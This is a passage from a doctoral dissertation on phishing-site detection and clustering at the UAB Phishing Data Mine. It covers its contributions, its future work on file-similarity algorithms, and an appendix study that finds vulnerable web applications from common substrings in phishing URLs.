The development and testing of novel algorithms are a direct response to some of the problems presented within the reactive and proactive responses. These algorithms demonstrate the ability for fast phish detection that could next be implemented within a browser-based toolbar. Furthermore, these algorithms provide a distance metric for clustering phishing evidence (i.e., phishing websites). The following sections state the contributions of this dissertation, metrics for validation, and potential future directions to be pursued.

## 5.1 CONTRIBUTIONS

This dissertation focuses on addressing problems facing spoofed organizations and incident investigators. At the core of this work was the development and maintaining of the UAB Phishing Data Mine (Wardman, 2010). This system provides the capability for both reactive and proactive countermeasures. Examples include the enabling of content- and URL-based detection technique testing, as well as, the gathering of additional data about the phishing incidents. A web interface, PhishIntel ("PhishIntel", n.d.), enables this system to be a central data center used by over 200 phishing investigators from nearly 130 different organizations. Work from this dissertation has contributed directly to proposed content- and URL-based detection techniques, collection of phishing evidence, and distance metrics for correlating phishing attacks.

| Contributions | Description |
|---|---|
| **Syntactical Fingerprinting** | Novel algorithm to detect phish and use as distance metric |
| **Deep MD5 Matching** | Novel algorithm to detect phish and use as distance metric |
| **Detection of Phish** | Accuracy in phishing detection (detection and false-positive rates) |
| **Branding Phish** | Accuracy in branding phish (detection and false-positive rates) |
| **Impact to Industry** | Techniques save costs compared to industry toolbars |
| **Impact to Human Factor** | Techniques and tools outperform and save human effort |
| **Clustering Distance Metric** | Higher level of confidence for investigators |
| **Data Set** | Manually labeled data set can be used by researchers for future technique testing |

**Table 5.1: A list of contributions accompanied by a brief description.**

The contributions of this work to reactive countermeasures are the development of phishing website detection algorithms. These algorithms not only offer high (greater than 90%) detection rates and manageable (less than 1%) false-positive rates, but the algorithms are also flexible enough to be implemented within browser-based toolbars. Moreover, these algorithms provide the ability for fast phish detection that translates to fewer potential victims and a higher probability for gathering phishing evidence. The contributions of quick, automated website detection algorithms are therefore a needed step into the reduction of phishing. Additionally, these algorithms can determine the targeted spoofed organization as currently implemented in PhishIntel. To the best of the knowledge of this researcher, no other work addresses this issue.

The contributions of this dissertation to proactive countermeasures are the collection of phishing evidence (e.g., phishing website files, kits, and drop email addresses) and the correlation between evidence through the implementation of clustering algorithms using novel algorithms for as distance metrics. Previous researchers have presented other methodologies for downloading phishing content (Xiang & Hong, 2009) and extracting email address (Cova, Kruegel, & Vigna, 2008), but no identifiable research has been published that cluster groups of phishing websites based on website content of which we are aware of.

A summary of the contributions of this dissertation are as follows:

- A large-scale system for collecting phishing evidence, identifying phishing websites, and providing support to investigators
- an algorithm for determining similarity between files using the syntactical elements or components within the files
- an algorithm for determining similarity between two websites based on sets of content files
- distance metrics for clustering phishing websites
- algorithms for associating a brand with a phishing website
- a tool for automatically downloading phishing kits and extracting the drop email addresses from these kits
- an algorithm for pre-screening large sets of URLs for potential phishing URLs (in Appendix A)

The work contained in this dissertation is validated by the measurements of success for the reactive phishing countermeasures as well as the implications of the results for the proactive phishing countermeasures. The reactive countermeasures displayed the ability to achieve greater than 90% detection rates while maintaining low false-positive rates (less than 1%). Furthermore, Deep MD5 Matching and Syntactical Fingerprinting produced low false-positive rates with respect to brand (less than 1% on most thresholds) as shown in Sections 3.4.7.10.2 and 3.4.7.10.3.

While other techniques are not practical for a browser, some of the techniques presented in this dissertation are manageable solutions to implement in a browser-based toolbar. Section 3.4.8 demonstrates the ability for such techniques to achieve a 72% impact on damages to the victims compared to the industry leading browser-based toolbars and human verification systems. The following section suggests how to improve this research so that it may provide greater impact. The section also suggests new areas in which the presented research can be applied.

## 5.2 Future Work and Extensibility

This section discusses potential future work that is needed within the UAB Phishing Data Mine as well as how the extensibility and flexibility of some of the techniques developed herein be used in areas beyond phishing. The first section goes beyond the current research findings and suggests future work that should be completed. This future work includes variations of the reactive approaches to which may lead to better results and proactive approaches that could lead to better understanding of phishing activity. Section 5.2 introduces on-going issues besides phishing website detection that

Syntactical Fingerprinting could be applied. This section provides insight into the nature of other problems and how the suggested techniques may help provide solutions.

### *5.2.1 Future Work*

This section presents future work with respect to both reactive and proactive phishing countermeasures. The reactive sub-section presents derivations of the Deep MD5 Matching and Syntactical Fingerprinting algorithms in which weights are associated to the more and less used files respectively and file constructs of phishing websites. It also describes an ensemble approach that interprets the results of the various phishing website detection algorithms (such as those tested in the dissertation experiments) and applies a final label. The proactive subsection discusses implementations of various clustering algorithms that could incorporate a combination of distance metrics to phishing activity further.

#### **5.2.1.1 Reactive Phishing Countermeasures**

The techniques and experiments presented in Chapter 3 demonstrated the ability to detect phishing websites at a high rate while maintaining low false-positive rates. However, even better detection and false-positive rates may be achieved with subtle changes to algorithms and through an ensemble of techniques (that could include additional features), as other researchers have demonstrated in the literature (Ma J. , Saul, Savage, & Voelker, 2009) (Aburrous, Hossain, Thabatah, & Dahal, 2008) (Suriya, Saravanan, & Thangavelu, 2009) (Zhang, Hong, & Cranor, CANTINA: A Content-Based Approach to Detecting Phishing Web Sites, 2007) (Whittaker, Ryner, & Nazif, 2010). Section 5.1.1.1 proposes changes to Deep MD5 Matching and Syntactical Fingerprinting that may show even better results than those we have obtained so far. Section 5.1.1.2

recommends future research leading to the combination of techniques into an ensemble approach. Finally, Section 5.1.1.3 presents additional file similarity algorithms that should be tested.

##### *5.2.1.1.1 Confidence Weighted Algorithms*

The two novel techniques, Deep MD5 Matching and Syntactical Fingerprinting, present opportunities for researchers to extend these methodologies by giving higher weight to distinct phishing files and file constructs. In this discussion the files and file constructs will now be referred to as *elements*. It is recommended that a new similarity metric or coefficient be developed and tested that uses the weighted values of *elements* as inputs. Each *element* could be assigned a weight based on a number of scenarios.

The first scenario could be the frequency of the element in phishing websites. For example, a confidence weight could be assigned by computing the percentage of occurrences that the element is present in phishing versus non-phishing websites or a confidence weight could be assigned based on the *element's* rank in frequency within all phishing websites or among a specific target brand. Table 5.2 helps demonstrate an example of the latter case with respect to Bank of America phishing websites in 2011. Observing this table, the top file count is 12,951 while the 20th highest file count is 3,436. In the above mentioned scenario, the most frequent file MD5 should be given more weight than the 20th most frequent. However, further analysis shows that the top MD5 is only 43 bytes and is a one pixel GIF typically named spacer.gif. This particular file is common amongst many websites both phishing and non-phishing. The 20th most-frequent MD5 is a cascading style sheet commonly associated with Bank of America phishing websites (i.e., 97% of phishing websites containing this file were labeled Bank of America in 2011) and has a file size of 17,505 bytes. In this case, the most-frequent file MD5 may not be as helpful in identifying and labeling phishing websites as the 20th most-frequent. Herein lies the difficulty of implementing this approach; the anti-phishing researcher must determine the entropy, or measure of occurrence/importance, of the files present, and then must build this information into the machine-learning algorithm. These observations leads to a second scenario that takes into account the size of the file or file construct.

| Count | MD5 | File size | Count | MD5 | File size |
|---|---|---|---|---|---|
| 12951 | 325472601571f31e1bf00674c368d335 | 43 | 3565 | bd46eed466533c59b405f75c03f0db5a | 2119 |
| 7364 | e1c26d55aa34c944cdfdec1a92fe6d4c | 92 | 3565 | 275d9a63935baacdc1963442fd88459b | 31499 |
| 5962 | a06313107213cd59c04b9ee31cdeed73 | 66 | 3564 | e4af5ec71a5123d9093a04b4078f2a34 | 700 |
| 4210 | ed280a0ea3cc38f3cbbc747acfbef47d | 49 | 3561 | 95dd209acc6e861364bf4ab496c7e192 | 573 |
| 3901 | 9939abe6ef7f3f3e23814d69ac5bd82c | 67 | 3505 | 943e984fca7f4e0c91cf8be6c3e609c3 | 95 |
| 3895 | 4a72ddf252ef4c8885d0529c69f76450 | 331 | 3503 | 0633ea1920d54dd1b9eeab2ca4a10ce8 | 34 |
| 3887 | 2c29616f9e2b471c03ac558e26585065 | 1591 | 3436 | 29ef9a79d7c35f22429046bb7180facb | 1350 |
| 3884 | 0a38e425ece93616617429fc57a970e5 | 194 | 3436 | ee71625938621ff366fadcef2f656a20 | 17505 |
| 3883 | 4c06eab06012a685eae575a5064f8d39 | 346 | 3434 | c800f681b8c33ceaa19dcaf7aa3cb38e | 2322 |
| 3753 | 8dfc02139149dc940acb0fbd9a52efbb | 2896 | 3433 | 83a4d21c34190d3b799b21eeaca0c48c | 4412 |
| 3721 | 2b6c4f8cf88da76c6d7d8e7570a975aa | 16374 | 3432 | d0624b6763cf4ec4f9e0e0c5b9d0fe72 | 8607 |
| 3690 | d784c96bf9e38a9ad156e01ac590e1b6 | 1569 | 3429 | b1455321dddfeb3ab5b2f162c25521ec | 2917 |

**Table 5.2: The 24 most frequently present files in Bank of America phishing websites in 2011. The left three columns are the top 1-12 file count while the right three columns are 13-24.**

Another scenario could take into account the size or type of the file or file constructs. This scenario would therefore put more importance on larger elements. Conversely, this technique is naturally flawed because just being a larger element or a specific type does not dictate that the element is consistently coupled with being a phishing website. So, it is a dead end.

A final scenario of testing could compute a weight based on the frequency, size, and type of *element* in the similarity metric or coefficient. Thorough testing would be needed so as not to give too much or too little weight to any one of these attributes. But this is a direction for exploration.

##### *5.2.1.1.2 Ensemble Approach*

In many disciplines, ensemble approaches (combinations of techniques) are used to increase the performance of any single technique (Cretu-Ciocarlie, Stavrou, Locasto, & Stolfo, 2009) (Dai, Yang, Wu, & Katsaggelos, 2007) (Guofei Gu, 2008) (Panda & Patra, 2009). It is anticipated that the combination of the content-based approaches present in the dissertation's experiments could demonstrate even better detection rates than current results. Preliminary results indicate that using the OR operator in an ensemble approach using Deep MD5 Matching, *phishDiff*, and Syntactical Fingerprinting outperformed each stand alone technique with respect to detection rate. Other ensemble approaches that could be tested include AND, *majority vote*, and *weighted voting*.

Moreover, this ensemble approach could use other techniques, such as the URL-based approaches in Appendix A or methods described by previous researchers, to improve the ensemble. Chapter 3 mentions the use of whitelists and Google's PageRank to reduce false-positive rates; such techniques and others could be used within a weighted ensemble approach to formulate a better solution (detection and false-positive rates) (Whittaker, Ryner, & Nazif, 2010).

One issue with these ensemble approaches is the incremental computational cost associated with employing each methodology. With this in mind, an ensemble approach may provide a better server-based solution, while not being lightweight enough to serve as a toolbar solution. These additions to reactive countermeasures can further protect

Internet users, but ultimately, to deter phishers, research must be conducted on improving proactive countermeasures.

#### *5.2.1.1.3 Additional File Similarity Algorithms*

Another area that should be investigated is the testing of additional file similarity algorithms that were not tested in this dissertation. For instance, *Roussev* recently published a tool similar to *ssdeep* that computes a variable-length message digest through statistics instead of *ssdeep's* fixed size hash (Roussev, 2011). This tool outperformed *ssdeep* in both recall and precision. Other similar algorithms such as Karp-Rabin (Karp & Rabin, 1987) and tiling algorithms have also been used by researchers in the past to find similarities between files (Prechelt, Malpohl, & Phlippsen, 2000) (Wise, Detection of Similarities in Student Programs: YAP'ing may be Preferable to Plague'ing, 1992) (Whale, 1990).

*Dehmer et al., Joshi et al.,* and *Slava et al.* presented similarity measures for web pages that are derived from a graph-based representation of HTML or DOM (Dehmer, Streib, Mehler, Kilian, & Muhlhauser, 2005; Slava, Cruz, Borisov, Marks, & Webb, 1998) (Joshi, Agrawal, Krishnapuram, & Negi, 2003). These researchers determine the similarity between two graphs by comparing the structures of the parsed trees. These sets of algorithms are identified as similar in nature to Syntactical Fingerprinting by using the structure of the HTML to compare two files. However, the similarities between the algorithms closely related to *ssdeep* and to Syntactical Fingerprinting suggest that there may only be an incremental improvement in detection and false-positive rates by using such algorithms. The algorithms will most likely be limited by the same effects that the tested approaches encountered, which is that the miss identified web pages were new styles of phish that were not previously observed in the data set. Nevertheless, additional algorithms, mentioned above or not, could be tested to determine if there are any benefits.

#### 5.2.1.2 Proactive Phishing Countermeasures

Possible research directions towards proactive phishing countermeasures require a better understanding of phishing activity. Thus far, techniques for acquiring evidence and correlating phishing activity have been proposed; however, these techniques still need further development and implementation. The next section suggests an additional avenue for retrieving phishing evidence and is followed by a section describing continued research in phishing website clustering.

##### *5.2.1.2.1 Phishing Evidence*

The collection of phishing evidence could incorporate one more step that may be semi-automated. This step is the request for web server logs from the domains hosting phishing websites administrator. These logs are essential because they include the IP address and attack methodologies used to access the system. The suggested approach would retrieve the contact email address of the administrator through WHOIS information and send an email requesting logs or other relevant information. Furthermore, software should be developed to find potential attacks by using anomaly detection algorithms (Shyu, Chen, Sarinnapakorn, & Chang, 2003) (Zanero & Savaresi, 2004) or searching for commonly exploited applications identified by manual analysis or automated techniques (Wardman, Shukla, & Warner, 2009). Understanding the vulnerabilities being exploited would provide administrators with a list of priority software patches. This is closely related to this researcher's work presented in the Appendix that identifies vulnerable applications through substrings in phishing URLs

(Wardman, Shukla, & Warner, 2009). Furthermore, phisher IP addresses and attack methodologies could be useful features in future implementations of clustering algorithms as proposed in Section 5.1.2.2.

##### *5.2.1.2.2 Clustering Phishing Websites*

As mentioned in Chapter 4, research with Jason Britt (personal communication, July 25, 2010) led to the implementation of a time- or window-based clustering algorithm, SLINK, using Deep MD5 Matching as the distance metric, which in turn, allows for reduced runtimes (because the algorithms only process a subset of available data at once) and provides a deeper understanding of developing trends. Continued work could include applying SLINK and other clustering algorithms using Syntactical Fingerprinting as the distance metric. Additionally, the clustering algorithms could use features such as the email addresses associated with the kits (used to create the phishing websites) or the phisher's IP address and attack methodology, mentioned above, as methods to link cross-branded clusters. These more computationally intense features could link clusters after they have been grouped using the Deep MD5 Matching and Syntactical Fingerprinting.

A related proposition is creating different clustering views (i.e., the clustering results) using the various distance metrics. These views could attempt to create relationships within the clustering views to better understand the clusters and phishing activity. The relationships between the clustering views may provide more information leading to phishing group identification and individual phishers instead of kit families or versions.

The most important suggestion in proactive countermeasures is the relationship between adding and removing the preprocessing steps used in Syntactical Fingerprinting. For example, it is hypothesized that some individual phishers make specific edits to the files that are characteristics of that particular phisher such as adding a space at the end of lines, capitalizing specific alphabetic characters throughout a document, or adding an extra carriage return after every *N* lines of code. These edits cause the file constructs to have a different MD5 hash values, thereby allowing the phishing attacks to be slightly different from the code inherited by the phisher. Essentially, the preprocessing steps for Syntactical Fingerprinting and other techniques are throwing away information for better detection. This may not hold true for identifying phisher activity. Future research should investigate how these changes interact and how they can be used to further define file provenance. The process would consist of creating clustering views using Syntactical Fingerprinting at each preprocessing step as well as views of permutations of the preprocessing steps. Understanding of these relationships may present investigators and researchers with a greater knowledge of phishing activity and of the life cycle of electronic documents within organized crime.

### *5.2.2 Extensibility of Syntactical Fingerprinting*

The methodologies presented in this research, whether previously developed or novel, are useful approaches for solving problems in other areas than phishing. For example, *diff* has been used to determine changes in text files (Hunt & McIlroy, 1976), while *ssdeep* is an ubiquitous tool for identifying variants of files (e.g., textual documents and images) forensically (Kornblum, 2006). Such utilities provide the benefit of determining file changes such as edits to sections of code or minimal changes like the insertion or deletion of bytes. Syntactical Fingerprinting offers a different perspective then previously developed approaches as Syntactical Fingerprinting helps to discover relationships and determine the similarity between files.

Syntactical Fingerprinting can be used to parse files and sets of strings or protocols into segments and compare these segments to other files or documents in order to determine the similarity. Software developers often reuse structural and functional components such as functions and classes in the development of their programs or websites. Similarly, people reuse code snippets from advice posted in online forums. Syntactical Fingerprinting provides the flexibility to determine relationships in the above examples. The remainder of this section describes how Syntactical Fingerprinting could be applied in other areas to determine the similarity between files, strings, and protocols.

#### 5.2.2.1 File and Source Code Comparisons

Many tools are available on numerous platforms to compare source code (WinMerge) (Hunt & McIlroy, 1976) (ExamDiff - The freeware visual file compare tool) (Software). These tools are developed to compare and determine changes in files and folders. However, many of these tools lack the ability to find similar code sections based on specific syntactical structure such as HTML tags, JAVA methods, or protocols. Similarly, researchers have conducted experiments on clone detection in source code. Such techniques include parsing the source code of files into syntax trees (Baxter, Yahin, Moura, Sant'Anna, & Bier, 1998) or tokens after lexical analysis (Kamiya, Kusumoto, & Inoue, 2002). However, these techniques only identify single instances of clones and do not measure the similarity of files.

With this in mind, Syntactical Fingerprinting can generate similarities between sets of strings, and this measurement can be used in many applications where syntactical elements are being reused, including malware sample comparison, website comparison, and document comparison for detection of plagiarism.

#### *5.2.2.1.1 Malware*

Malware describes malicious software used by the controller to steal information through key loggers, to gain access to a system using backdoor Trojans, and to wait for commands from other computers to send spam or to perform a DDOS or Distributed Denial of Service (P., Jain, Golecha, Gaur, & Laxmi, 2010). Variations and versions of malware (i.e., malware families) are freely available to users through websites and forums. Currently, these malware families are being determined by dynamic and static analysis of features accompanying the malware samples; otherwise, referred to as phylogeny (Karim, Walenstein, Lakhotia, & Parida, Malware Phylogeny Generation using Permutations of Code, 2005). Researchers have tested *diff* and natural-language-processing techniques on malware byte code and source code for associating samples to malware families (Karim, Walenstein, Lakhotia, & Parida, Malware Phylogeny Generation using Permutations of Code, 2005) (Karim, Walenstein, Lakhotia, & Parida, Malware Phylogeny Using Maximal πPatterns, 2005). Additionally, others observe the execution behavior of the samples to dynamically identify families (Park & Reeves, 2011) (Ye, Li, Chen, & Jiang, 2010) (P., Jain, Golecha, Gaur, & Laxmi, 2010).

Syntactical Fingerprinting can likely be applied to malware samples and determine malware families by showing trends of versions over time. Overlapping code segments or functions might indicate that the virus writer reused code from another source or that the sets of files are all from the same file family (i.e., were created from the same source) and modified as time passed or when the code was distributed to different developers.

#### *5.2.2.1.2 Websites*

Just as it detects phishing websites, Syntactical Fingerprinting could categorize websites, particularly spam websites. Categorizing spam websites could help investigators to identify websites or URLs from the same spam campaign automatically. Furthermore, toolbars could warn users of the danger of purchasing goods such as pharmaceuticals or watch replicas from illegal websites. The use of Syntactical Fingerprinting would enable researchers and investigators the ability to relate websites.

#### *5.2.2.1.3 Document Plagiarism*

Numerous tools and techniques have been used in the area of document plagiarism. Some researchers have used derivations of *diff* and tiling and string searching algorithms such as Greedy-String-Tiling and Karp-Rabin (Karp & Rabin, 1987) to determine the percentage of overlapping between two files, similar to *phishDiff* presented in Chapter 3 (Wise, Detection of Similarities in Student Programs: YAP'ing may be Preferable to Plague'ing, 1992) (Whale, 1990) (Wise, YAP3: Improved Detection of Similarities in Computer Program and Other Texts, 1996) (Prechelt, Malpohl, & Phlippsen, 2000) (Schleimer, Wilkerson, & Aiken, 2003). The algorithms reviewed in the document plagiarism literature are fundamentally similar in nature to *diff* and *ssdeep*. Testing of these algorithms to detect phishing websites offers future work. The results would only be incremental to *diff* and *ssdeep.* Following this direction, the methodology of Syntactical Fingerprinting could help determine source code plagiarism. Some changes to the preprocessing steps should be made to account for common changes such as removing variable and method names from the constructs.

#### 5.2.2.2 Other Comparisons

Thus far, Syntactical Fingerprinting has been used to determine similarities between files; however, it is strongly suggested to use this technique to compare any set of strings that follow a specific protocol or format. Examples of additional areas include forum posts and exploit kits.

##### *5.2.2.2.1 Forums*

Members in forums re-post advice to user questions in addition to relaying news from other forums. In the case of hacker and terrorist forums, topics can be fingerprinted to determine the similarity between such forums. The similarity may indicate members that participating in multiple forums and provide information about the provenance of posts (finding original post by using timestamps.

##### *5.2.2.2.2 Exploit Kits*

Hackers create new tools or exploit kits, often reusing exploits from previous kits, to assemble the most efficient exploits. Syntactical Fingerprinting could determine similarity between exploit kits. This could lead in turn to determining the provenance of exploits and the evolution of these kits over time. Such information benefits investigators who are searching for prolific exploit creators.

## 5.3 CONCLUSIONS

The growth of personal computers, mobile devices, and e-commerce is driving up transaction volume across the Internet. This has encouraged criminals to attack naïve, and even, intermediate Internet users. Criminals use social engineering tactics to execute the attack (Jakobsson & Myers, 2006). Their tactics range from tempting users into opening a malicious Excel spreadsheet to entering information into a spoofed website. The latter case, phishing, damages the world's economy and it is estimated over $2 billion was stolen from United States citizens in 2008 (Nero P. , Wardman, Copes, & Warner, 2011) (Gartner Research, 2007). Changes to the current strategies and countermeasures for hindering these attacks must be made.

Various researchers have proposed a number of different countermeasures to reduce phishing. These approaches are applied at different phases of the phishing attack. Reactive techniques, with the exception of website takedown, occur during the attack where filters block users from the malicious content before the reception of an email or when the user visits the website. The algorithms presented in this research demonstrate the ability to detect phishing websites at all levels of the phishing attack (e.g., email filters, browser-toolbars, and server-based solutions). These accurate, agile, and fast content-based solutions can be useful tools for financial institutions, takedown companies, investigators, etc. One pitfall of these solutions though is that they are reactive to the content. Such approaches only make it harder for the phisher to get stolen information. To dissuade phishers, more proactive approaches need to be considered.

Phishing, like most crime, will grow until policed. Therefore, this dissertation provided proactive solutions that can be used by phishing incident investigators to help discover the identity and prevalence of malicious actors. Drop email addresses provide investigators with cause to serve legal process against the email account provider to obtain a login history of the email account, potentially revealing the criminal's IP address. The emails may contain the names and account numbers of the victims, associating a financial loss with a particular phishing attack. The clustering metrics Deep MD5 Matching or Syntactical Fingerprinting will help investigators decide what phishers deserve investigation based on the number of websites these criminals distribute and maintain. Because there are many competing priorities for investigative attention, applying the clustering algorithms to phishing data can help ensure that habitual or large-scale offenders are investigated with a higher priority than first-time or low-value offenders. Reports generated using the clustering distance metrics are able to be shared with investigators in law enforcement and within financial institutions in order to assist in their internal investigations.

In conclusion, this dissertation provides means for a set of broad techniques to reduce phishing through blocking potential victims from attacks, warning spoofed organizations of attacks, strategies for collecting evidence against phishing incidents, and finally, approaches for correlating incidents to help investigators prioritize their limited resources.

# APPENDIX A – URL-BASED SOLUTIONS TO PHISH DETECTION

Phishing countermeasures presented thus far in the dissertation used files that comprise the phishing website for phish detection, but we have also conducted research with URL-based solutions. The first section of the Appendix introduces an initial study that applies the longest common substring algorithm on phishing URLs. This study was published at the eCrime Researchers Summit 2009 (Wardman, Shukla, & Warner, 2009). The next section, A.2, discusses findings obtained after the presentation of the work at that conference and how those findings have been applied in the UAB Phishing Data Mine as a prescreening technique for finding phishing URLs in large sets of URLs. Section A.3 presents collaborative work (Blum, Wardman, Solorio, & Warner, 2010) (Gyawali, Solorio, Montes-y-Gomez, Wardman, & Warner, 2011) with Dr. Thamar Solorio's natural language processing lab using URL-based approaches. The final section of the Appendix presents some of the limitations of URL-based approaches and recommendations for using these approaches in live systems in the future.

## A.1 INITIAL STUDY – IDENTIFYING VULNERABLE WEBSITES BY ANALYSIS OF COMMON STRINGS IN PHISHING URLS

*This section (A.1) contains joint work with Guarang Shukla and Gary Warner and is a modified version published at the eCrime Researchers Summit 2009* (Wardman, Shukla, & Warner, 2009).

### *A.1.1 INTRODUCTION*

Members of UAB Phishing Operations team have been investigating phishing websites on a daily basis since November, 2005. Several phishing victim brands, anti-spam collectors, and our own UAB Spam Data Mine are providing the research team with a unique list of phishing URLs that are fetched, confirmed, and stored in a database of phishing information. For the purposes of this research, a ten-week sample of phishing URLs was selected from the database, which included 26,477 unique reported URLs. Members of the research team take shifts visiting the phishing websites which have been reported. As the members familiarize themselves with the common patterns they have noticed recurring patterns that appear in the phishing URLs.

When a criminal creates a phishing website, it is common for him/her to use a phishing kit. Once the criminal uploads the kit to the website, he or she extracts the files to the server, retaining any directory tree structure that was built into the archive. Because of this, phishing websites created from a common kit will have identical directory-path and filename information that can be used as circumstantial evidence that the same kit may have created two websites.

While many of these patterns are clearly related to the phishing kit that has been placed on the server, other patterns such as common substrings indicate the subdirectory where the counterfeit webpage has been inserted. Certain common paths have been seen at a higher level in the directory tree than others, and when investigated, these paths were found to be associated with known vulnerable web applications.

Because of the ease in which websites may be created, many "amateur" webmasters are either ignorant of or apathetic to the fact that their unmaintained servers may serve as unwitting accomplices in cybercrime. This led to the implementation of a repeatable method to identify the most common vulnerabilities used to exploit websites.

This research hopes to encourage additional methods to protect vulnerable servers, either by the web masters themselves, or the hosting companies where the servers reside, which often provide these vulnerable web applications to their customers.

## *A.1.2 RELATED WORK*

### A.1.2.1 Phishing Attacks and Methods Used to Reduce

The literature documents approaches to reduce the number of victims enticed to phishing websites (Abu-Nimeh, Nappa, Wang, & Nair, 2007) (Beck & Zhan, 2010). The areas of anti-phishing can be organized into three main categories: education of computer users (Sheng, et al., 2007), prevention of phishing emails through spam filters (Abu-Nimeh, Nappa, Wang, & Nair, 2007), and detection of phishing URLs through automated approaches using browser toolbars ("McAfee SiteAdvisor", n.d.)("Anti-Phishing Toolbar", n.d.).

Some researchers emphasize educating users about Internet and email safety. These prevention techniques have been supported by government, corporations, and educational institutions (OnGuard Online) (Federal Trade Commission) (Regions Bank) ("Spoof Email", n.d.) (Jagatic T. , Johnson, Jakobsson, & Menczer, 2007). While educating users reduces the number of people who are victimized by phishing attacks, it is infeasible to educate all users. Another common method to reduce successful phishing attacks is email filtering. This denies users the opportunity to see the phishing email. Many techniques exist to filter spam (Drucker, Wu, & Vapnik, 1999) (Graham, 2003) (Sahami, Dumais, Heckerman, & Horvitz, 1998) (Sanpakdee, Walairacht, & Walairacht, 2006). Other researchers specifically filter phishing email by using similar structural features, such as header information, number of words, the email subject line, and keyword presence (Abu-Nimeh, Nappa, Wang, & Nair, 2007) (Chandrasekaran, Narayanan, & Upadhyaya, Phishing E-mail Detection Based on Structural Properties, 2006) (Fette, Sadeh, & Tomasic, Learning to Detect Phishing Emails, 2007). Another anti-phishing technique is phishing toolbars, which are becoming more prevalent as an add-on to the user's browser ("Anti-Phishing Toolbar", n.d.)("Antiphishing Protection", n.d.)("Google Safe", n.d.). Popular toolbars use up-to-date blacklists to determine if a given URL is a verified phishing website. Some researchers propose methods to use Google search engine queries (Garera, Provos, Chew, & Rubin, A Framework for Detection and Measurement of Phishing Attacks, 2007) (Zhang, Hong, & Cranor, 2007) while others use the visual similarities or related files to identify phishing websites (Wardman & Warner, 2008) (Wenyin, Huang, Xiaoyue, Deng, & Min, 2005). All of these methods are valid approaches to reduce phishing attacks, but each begins after the criminals have successfully built and begun advertising a phishing website.

Our approach is distinct from much of the previous work in the area. The approach aims to stop phishing attacks at the initial attack point, the web servers hosting the phishing websites. In the Global Phishing Survey for the second half of 2008, APWG reported that 81.5% of phishing websites were hosted on compromised domains (Aaron & Rasmussen, Global Phishing Survey: Trends and Domain Name Use 2H2008, 2008). We are working to reduce the number of web servers that are attacked by reducing the number of successful automated exploitations.

#### A.1.2.2 Intrusion Detection Systems

Extensive research has been published about stopping attacks against servers (Bejtlich, 2004) (Shobha Venkataraman, 2008). Many companies use firewalls as their main component for stopping malicious traffic. Packet-filtering firewalls are limited because they only allow or deny traffic to or from specific IP addresses and ports. This limits web-servers in stopping content-based attacks, because most web-server traffic goes through port 80 (TCP/IP) and denying traffic from port 80 would not allow any traffic through. In a content-based attack, the attacker uses traditional web traffic to perform his or her attack based on an expectation of insufficient filtering of user-provided content (Bejtlich, 2004). One example would be SQL injection attacks, where the attack provides malicious traffic to a web form. A second example would be configuration attacks where the attack provides malicious traffic to poorly configured servers, commonly used to perform Remote File Inclusion. Most malicious traffic sent to web servers is sent through port 80. This is apparently why many organizations use intrusion detection systems, (IDSs), as a means of detecting attack patterns.

Misuse or signature-based intrusion detection systems trigger their alerts on specific network traffic patterns (Bejtlich, 2004). Signature-based IDSs are difficult to monitor because of the large amount of generated alerts (Shobha Venkataraman, 2008). Snort is the de-facto network packet monitoring intrusion detection system developed by Marty Roesch (Roesch, 1999). In Snort, when new attacks are discovered, new rules must be written and dispersed. The rule sets for these IDSs can be large and are capable of producing a large number of alerts. This leads to our approach of updating signatures based on the most prevalent attacks observed in our phishing URLs database.

By identifying the most prevalent attacks or attack patterns through the common paths found in real-world phishing attacks, we will be able to provide high impact patterns which can be used in IDS systems to identify likely attackers. Many of the phishing servers encountered are found in unmanaged or lightly managed environments, where IDS systems are not widely deployed because of person power constraint issues. Through our method, we strive to develop a reduced but high value set of anti-phishing IDS rules. This should make the approach more manageable for web server administrators and web hosting companies to look into frequent alerts.

### *A.1.3 METHOD*

Section A.1.3.1 provides a detailed discussion of the methodology used in this study.

#### A.1.3.1 LCS Algorithm

Our first step in finding common vulnerable applications was to identify common strings among phishing URLs. An implementation of the longest common substring (LCS) algorithm was the chosen method for identifying common substrings that may indicate possible attack vectors. Java classes written by Yiming He extracted the longest common substrings between two strings, in our case the path portion of phishing URLs, and kept a count of that substring in a hash table (He). Yiming He's LCS implementation makes use of suffix trees, which determine the longest common substring in linear time (Gusfield, 1997). Because the LCS algorithm also finds common phishing kit paths, strings containing brand and product names that are commonly found in phish kits, as well as substrings which did not contain a directory level in the path, (at least two "/") were bulk-eliminated. The dataset contained 26,477 URLs and spanned ten weeks from March 14 to May 19, 2009. To optimize performance, all the URLs were compared from each week, and then calculated a total for each string which was commonly used in at least one week.

### A.1.3.2 Pattern Detection

The goal of this work was to discover patterns in the substrings of URLs in the UAB Phishing Data Mine. These patterns will find frequent phishing kits and possible attack points or vulnerable applications. Many strings that were not relevant and that needed to be white-listed were present after employing the LCS algorithm on the URLs and sorting those results. Since the goal is to determine possible attack vectors through common path patterns, all substrings containing the names of financial institutions were removed. Common subdirectories (e.g., "/images/" and "/cgi-bin/"), which were the two most common substrings, were also removed. Other substrings were identifiers of a phishing kit but did not contain a brand name, for example, "/customersupport/onlinebanking/cform.aspx", which was found in more than 450 of the submitted URLs, but as part of the phishing kit, was not a vulnerable application. To match the string to a particular application, this study focused on substrings containing three or more backslashes, or at least two subdirectories, removing the other substrings with two or less backslashes from the results. This method left 133 common potential exploit substrings.

### *A.1.4 RESULTS*

This approach discovered 133 common substrings out of 26,477 URLs. Within these 133 common potential exploit substrings, 31 (24%) contained strings that may imply an exploitation attack point. Some of these substrings contained the same application folders, but may have different subfolders within the path; therefore, making the longest common substrings not always the same. An example of these types of substrings as follows:

- */components/com_expose/expose/img/*
- *components/com_expose/expose/img/alb*

These two substrings are similar, except the second substring is missing the first backslash and it also contains the final subfolder starting with "alb." These two substrings were considered to be the same application because com_expose is the common application. Ten of these unique application strings or folders, out of the 31 substrings, contained such cases. These 10 application directories and the number of times they were observed in the dataset are displayed in Figure A.1.

